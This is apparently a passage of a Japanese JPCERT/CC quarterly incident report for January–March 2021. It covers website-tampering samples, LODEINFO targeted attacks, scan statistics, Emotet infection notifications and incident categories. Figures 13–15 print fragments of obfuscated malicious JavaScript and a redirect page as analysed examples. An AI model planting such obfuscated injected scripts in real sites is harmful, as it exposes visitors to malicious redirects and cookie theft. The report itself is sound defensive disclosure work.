\x63\x68\x61\x69\x6e','\x65\x72\x72\x6f\x72','\x62\x69\x6e\x64','\x66\x75\x6e\x63\x74\x69\x6f\x6e\x20\x2a\x5c\x28\x20\x2a\x5c\x29','\x73\x70\x5f\x72\x65\x64
\x69\x72\x65\x63\x74','\x72\x65\x74\x75\x72\x6e\x20\x28\x66\x75\x6e\x63\x74\x69\x6f\x6e\x28\x29\x20','\x68\x72\x65\x66','\x7b\x7d\x2e\x63\x6f\x6e\x73\x74\x72\x75
\x63\x74\x6f\x72\x28\x22\x72\x65\x74\x75\x72\x6e\x20\x74\x68\x69\x73\x22\x29\x28\x20\x29','\x67\x67\x65\x72','\x20\x7c\x20','\x63\x6f\x6f\x6b\x69\x65','\x6c\x6f
\x63\x61\x74\x69\x6f\x6e','\x63\x6f\x6e\x73\x6f\x6c\x65','\x6c\x65\x6e\x67\x74\x68','\x63\x61\x6c\x6c','[redacted]
[redacted],'\x3d\x28\x5b\x5e\x3b\x5d\x2a\x29\x3b\x3f','\x74\x61\x62\x6c\x65','\x74\x6f\x53\x74\x72\x69
\x6e\x67','\x61\x70\x70\x6c\x79','\x69\x6e\x70\x75\x74','\x6d\x61\x74\x63\x68','\x3b\x20\x70\x61\x74\x68\x3d','\x28\x3f\x3a\x3b\x20\x29\x3f','\x3b\x20\x64\x6f
\x6d\x61\x69\x6e\x3d','\x20\x2d\x20','\x3b\x20\x65\x78\x70\x69\x72\x65\x73\x3d','\x69\x6e\x69\x74','\x73\x70\x6c\x69\x74','\x61\x63\x74\x69\x6f\x6e','\x63\x6f
\x6d\x32','\x5c\x2b\x5c\x2b\x20\x2a\x28\x3f\x3a\x5b\x61\x2d\x7a\x41\x2d\x5a\x5f\x24\x5d\x5b\x30\x2d\x39\x61\x2d\x7a\x41\x2d\x5a\x5f\x24\x5d\x2a\x29'];
```

［図 13：難読化された不正な JavaScript ファイル例 1］

```
var _0x4941=
['oYbLEhbPCMvZpq','ua4bvq','CMvMzxjYzxi','split','WQGoeJtdTSkGrmkSWOj8WOtdSG','C3rYAw5N','exception','xIHBxIbDkYGGk1TEif0RksSPk1TEif19',';\x20domain=','toString',
'y29UC3rYDwn0B3i','(?:;
\x20)?','umoudubiACk/vmofWOnHW4G','fh3dIXFdLCk1pgBdMIlcPWCSdCoJWOeOW6qLnNhcSmoDF1RdT8ow','BmkXW40Rf8oNWPZcQSkFEcy','A8obqH5bDCo+','ic0G','DgvZDa','bind','hxNdJWVd
NW','WRj2v8o6n8oDkfBcP8okv8ky','xZb4nZa0ztqZ','mCohW71A','vcddLbxcKCo1W6pdH13cTI1cJW','mxvtAxj5Da','jCovwmo8W5erctNdJatcIW','244703wfHsnW','WRSWW6ql','23710KIqTGJ
','77439inhzpD','WQikwG','oYbZzwn1CMu','yxbWBhK','nt3cJ1P9W6JdTmo4jSoXcqS','WP
/dP8oZW5ZdHJ41WRhcRqi','xcTCkYaQkd86w2eTEKeTwL8KxvSWltLH1xPblvPFjf0Qkq','mmkYjrVdNW','uKLVumkdWRmJ','EHr
/DJBdNvpcQSooWQmZ','t8otW7nBW5hdIa','y29UC29Szq','xZb4mwi4ogzI','constructor','WQdcN0Cwy8o9rITvrXe','Dg9htvrtDhjPBMC','s3b1W7X+W6a','cSkKW5RcRIW9WQRdSWFdVsGB','Dg
L0Bgu','W5CHgHmehs
/cSmojvfO','nZC0mZLPBMH6Ceq','console','tmo4WPJdQg9QW7lcLq3dSsKrWRrjE8k0W5BdRCog','53351CAKMqB','pmoqtGroxHhcQqy','prototype','BgvUz3rO','length','1HfTy1P','zgvID
q','{}.constructor(\x22return\x20this
\x22)(\x20)','match','y2HHAw4','kSkncCoyW5q','action','Bg9JyxrPB24','_0x3ca9f8','z2DLCG','yMLUza','zSkjtCkBWRBdPSouW4yvW4dcOJK'];var
_0x491e=function(_0x146f11,_0x3f0286){_0x146f11=_0x146f11-0x147;var _0x39e635=_0x4941[_0x146f11];return _0x39e635;};var _0xe1e1=function(_0x146f11,_0x3f0286)
{_0x146f11=_0x146f11-0x147;var _0x39e635=_0x4941[_0x146f11];if(_0xe1e1['oqJroT']===undefined){var _0x280ceb=function(_0x39cf05){var
_0x29c89a='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';var _0x76126a='';for(var _0x258330=0x0,_0x171414,_0x4941ad,_0x491e0f=0x0;
_0x4941ad=_0x39cf05['charAt'](_0x491e0f++);~_0x4941ad&&
(_0x171414=_0x258330%0x4?_0x171414*0x40+_0x4941ad:_0x4941ad,_0x258330++%0x4)?_0x76126a+=String['fromCharCode'](0xff&_0x171414>>(-0x2*_0x258330&0x6)):0x0)
{_0x4941ad=_0x29c89a['indexOf'](_0x4941ad);}return _0x76126a;};var _0x3a6ae3=function(_0xe1e124,_0x22669f){var _0x704e43=
[],_0x3ca9f8=0x0,_0x1b88fb,_0x10bee2='',_0x44b750='';_0xe1e124=_0x280ceb(_0xe1e124);for(var _0x1f1702=0x0,_0x2f3c10=_0xe1e124['length'];_0x1f1702<_0x2f3c10;
_0x1f1702++){_0x44b750+='%'+('00'+_0xe1e124['charCodeAt'](_0x1f1702)['toString'](0x10))['slice'](-0x2);}_0xe1e124=decodeURIComponent(_0x44b750);var
_0x4265c3;for(_0x4265c3=0x0;_0x4265c3<0x100;_0x4265c3++){_0x704e43[_0x4265c3]=_0x4265c3;}for(_0x4265c3=0x0;_0x4265c3<0x100;_0x4265c3++){_0x3ca9f8=
(_0x3ca9f8+_0x704e43[_0x4265c3]+_0x22669f['charCodeAt']
```

［図 14：難読化された不正な JavaScript ファイル例 2］

```
<!doctype html><html><head><script>function onload() {window.location.href='[redacted]
[redacted]}</script></head><body
onload='onload()'></body></html>
```


［図 15：不正な Web サイトに誘導する JavaScript 例］

3.3. 標的型攻撃の傾向

標的型攻撃に分類されるインシデントの件数は、7 件でした。前四半期の 10 件から 30%減少しています。次に、確認されたインシデントを紹介します。

(1) マルウェア LODEINFO による攻撃

本四半期は、マルウェア LODEINFO を使用した標的型攻撃の報告が複数寄せられました。マルウェア LODEINFO は、標的型攻撃メールに添付された Word ファイルを開いた際に、それに含まれる悪意のあるマクロが実行されることで感染します。



［図 16：マルウェア LODEINFO の感染を狙う Word ファイルの表示例］

本四半期に観測された Word ファイルはパスワードで保護されており、標的型攻撃メールの本文に Word ファイルを開封するためのパスワードが記載されています。また、マクロが実行されて

LODEINFO を起動する際には、LOLBAS（Living Off The Land Binaries and Scripts）と呼ばれる手法が用いられており、セキュリティ保護を回避しようとする細工が見られています。
マルウェア LODEINFO の機能は日々拡張されており、新たなコマンドの追加などを確認しています。
マルウェア LODEINFO のアップデート内容や攻撃動向については、JPCERT/CC Eyes で詳細を解説しています。

JPCERT/CC Eyes「マルウェア LODEINFO のさらなる進化」
https://blogs.jpcert.or.jp/ja/2021/02/LODEINFO-3.html

3.4. その他のインシデントの傾向

本四半期に報告が寄せられたマルウェアサイトの数は 138 件でした。前四半期の 324 件から 57%減少しています。

本四半期に報告が寄せられたスキャン件数は 1,085 件でした。前四半期の 1,086 件から 0.1%減少しています。スキャンの対象となったポートの内訳を［表 6］に示します。頻繁にスキャンの対象となったポートは、SSH（22/TCP）、HTTP（80/TCP）、Telnet（23/TCP）でした。

［表 6：ポート別のスキャン件数］

ポート	1 月	2 月	3 月	合計
22/tcp	130	92	108	330
80/tcp	71	73	121	265
23/tcp	3	15	108	126
37215/tcp	5	81	15	101
62223/tcp	5	18	31	54
25/tcp	31	18	2	51
143/tcp	24	12	13	49
26/tcp	5	16	25	46
445/tcp	6	2	26	34
443/tcp	4	13	14	31
1433/tcp	8	1	12	21
9999/tcp	0	0	17	17
8080/tcp	4	1	11	16
2323/tcp	6	2	7	15
8888/tcp	1	1	11	13
8983/tcp	0	0	12	12
7001/tcp	0	0	10	10
3306/tcp	7	1	2	10
8081/tcp	0	2	7	9
その他	19	11	30	60
月別合計	329	359	582	1270

その他に分類されるインシデントの件数は、763 件でした。前四半期の 585 件から 30%増加しています。

4. インシデント対応事例


本四半期に行った対応の例を紹介します。

(1) マルウェア Emotet に感染した端末への通知

本四半期も最初は、マルウェア Emotet に感染させることを狙った、なりすましメールが継続して報告されましたが、2021 年 1 月に欧米各国の共同作戦による Emotet のテイクダウンが Europol から発表(1)された以降は、Emotet を使う攻撃集団の活動は報告されていません。

Emotet のテイクダウン後、JPCERT/CC には関係組織から Emotet に感染した端末の情報が日々提供されています。国内には、2021 年 2 月時点で約 500 台の Emotet 感染端末が存在することがわかっ

ています。感染端末の推移を［図 17］に示します。



［図 17：日本の Emotet に感染している端末数の推移］

JPCERT/CC では、この情報をもとに感染した端末の利用者に対して、ISP 等と協力しながら順次通知を行っています。Emotet に感染した端末では、以下の被害が発生していると考えられます。

- 端末やブラウザーに保存されたアカウント、パスワード等の認証情報が窃取されている
- メールアカウントとパスワードが窃取されている
- メール本文とアドレス帳の情報が窃取されている
- Emotet とは別のマルウェアに感染している

そのため、Emotet に感染した端末では、Emotet を端末上から削除するだけでなく、次の対応も必要です。

- メールアカウントのパスワードを変更する
- ブラウザーに保存されていたアカウントのパスワードを変更する
- 別のマルウェアに二次感染していないか確認する

こうした対策について JPCERT/CC Eyes で詳細を解説しています。

JPCERT/CC Eyes「マルウェア Emotet のテイクダウンと感染端末に対する通知」
https://blogs.jpcert.or.jp/ja/2021/02/emotet-notice.html

5. 参考文献

(1) Europol
World’s most dangerous malware EMOTET disrupted through global action
https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action

JPCERT/CC からのお願い

JPCERT/CC では、インシデントの発生状況や傾向を把握し、状況に応じて、攻撃元や情報発信先等に対する停止・閉鎖を目的とした調整や、利用者向けの注意喚起等の発行により対策実施の必要性の周知を図る活動を通じて、インシデント被害の拡大・再発防止を目指しています。

今後とも JPCERT/CC への情報提供にご協力をお願いします。なお、インシデントの報告方法については、次の Web ページをご参照ください。

インシデントの報告
https://www.jpcert.or.jp/form/

インシデントの報告（Web フォーム）
https://form.jpcert.or.jp/

制御システムインシデントの報告
https://www.jpcert.or.jp/ics/ics-form.html

制御システムインシデントの報告（Web フォーム）
https://form.jpcert.or.jp/ics.html

報告の暗号化を希望される場合は、JPCERT/CC の PGP 公開鍵をご使用ください。次の Web ページから入手することができます。

公開鍵
https://www.jpcert.or.jp/keys/info-0x69ECE048.asc

PGP Fingerprint：
FC89 53BB DC65 BD97 4BDA D1BD 317D 97A4 69EC E048

JPCERT/CC では、発行する情報を迅速にお届けするためのメーリングリストを開設しています。利用をご希望の方は、次の情報をご参照ください。

メーリングリストについて
https://www.jpcert.or.jp/announce.html

付録-1. インシデントの分類

JPCERT/CC では寄せられた報告に含まれるインシデントを、次の定義に従って分類しています。

○ フィッシングサイト

「フィッシングサイト」とは、銀行やオークション等のサービス事業者の正規サイトを装い、利用者の ID やパスワード、クレジットカード番号等の情報をだまし取る「フィッシング詐欺」に使用されるサイトを指します。

JPCERT/CC では、以下を「フィッシングサイト」に分類しています。

- 金融機関やクレジットカード会社等のサイトに似せた Web サイト
- フィッシングサイトに誘導するために設置された Web サイト

○ Web サイト改ざん

「Web サイト改ざん」とは、攻撃者もしくはマルウェアによって、Web サイトのコンテンツが書き換えられた（管理者が意図したものではないスクリプトの埋め込みを含む）サイトを指します。

JPCERT/CC では、以下を「Web サイト改ざん」に分類しています。

- 攻撃者やマルウェア等により悪意のあるスクリプトや iframe 等が埋め込まれたサイト
- SQL インジェクション攻撃により情報が改ざんされたサイト

○ マルウェアサイト

「マルウェアサイト」とは、閲覧することで PC がマルウェアに感染してしまう攻撃用サイトや、攻撃に使用するマルウェアを公開しているサイトを指します。

JPCERT/CC では、以下を「マルウェアサイト」に分類しています。

- 閲覧者の PC をマルウェアに感染させようとするサイト
- 攻撃者によりマルウェアが公開されているサイト

○ スキャン

「スキャン」とは、サーバーや PC 等の攻撃対象となるシステムの存在確認やシステムに不正に侵入するための弱点（セキュリティホール等）探索を行うために、攻撃者によって行われるアクセス(システムへの影響がないもの)を指します。また、マルウェア等による感染活動も含まれます。

JPCERT/CC では、以下を「スキャン」と分類しています。

- 弱点探索（プログラムのバージョンやサービスの稼働状況の確認等）
- 侵入行為の試み（未遂に終わったもの）
- マルウェア（ウイルス、ボット、ワーム等）による感染の試み（未遂に終わったもの）
- ssh,ftp,telnet 等に対するブルートフォース攻撃（未遂に終わったもの）

○ DoS/DDoS

「DoS/DDoS」とは、ネットワーク上に配置されたサーバーや PC、ネットワークを構成する機器や回線等のネットワークリソースに対して、サービスを提供できないようにする攻撃を指します。

JPCERT/CC では、以下を「DoS/DDoS」と分類しています。

- 大量の通信等により、ネットワークリソースを枯渇させる攻撃
- 大量のアクセスによるサーバープログラムの応答の低下、もしくは停止
- 大量のメール（エラーメール、SPAM メール等）を受信させることによるサービス妨害

○ 制御システム関連インシデント

「制御システム関連インシデント」とは、制御システムや各種プラントが関連するインシデントを指します。

JPCERT/CC では、以下を「制御システム関連インシデント」と分類しています。

- インターネット経由で攻撃が可能な制御システム
- 制御システムを対象としたマルウェアが通信を行うサーバー
- 制御システムに動作異常等を発生させる攻撃

○ 標的型攻撃

「標的型攻撃」とは、特定の組織、企業、業種などを標的として、マルウェア感染や情報の窃取などを試みる攻撃を指します。

JPCERT/CC では、以下を「標的型攻撃」と分類しています。

- 特定の組織に送付された、マルウェアが添付されたなりすましメール
- 閲覧する組織が限定的である Web サイトの改ざん
- 閲覧する組織が限定的である Web サイトになりすまし、マルウェアに感染させようとするサイト
- 特定の組織を標的としたマルウェアが通信を行うサーバー

○ その他

「その他」とは、上記以外のインシデントを指します。

JPCERT/CC が「その他」に分類しているものの例を次に掲げます。

- 脆弱性等を突いたシステムへの不正侵入
- ssh、ftp、telnet 等に対するブルートフォース攻撃の成功による不正侵入
- キーロガー機能を持つマルウェアによる情報の窃取
- マルウェア（ウイルス、ボット、ワーム等）の感染

本活動は、経済産業省より委託を受け、「令和２年度サイバー攻撃等国際連携対応調整事業」として実施したものです。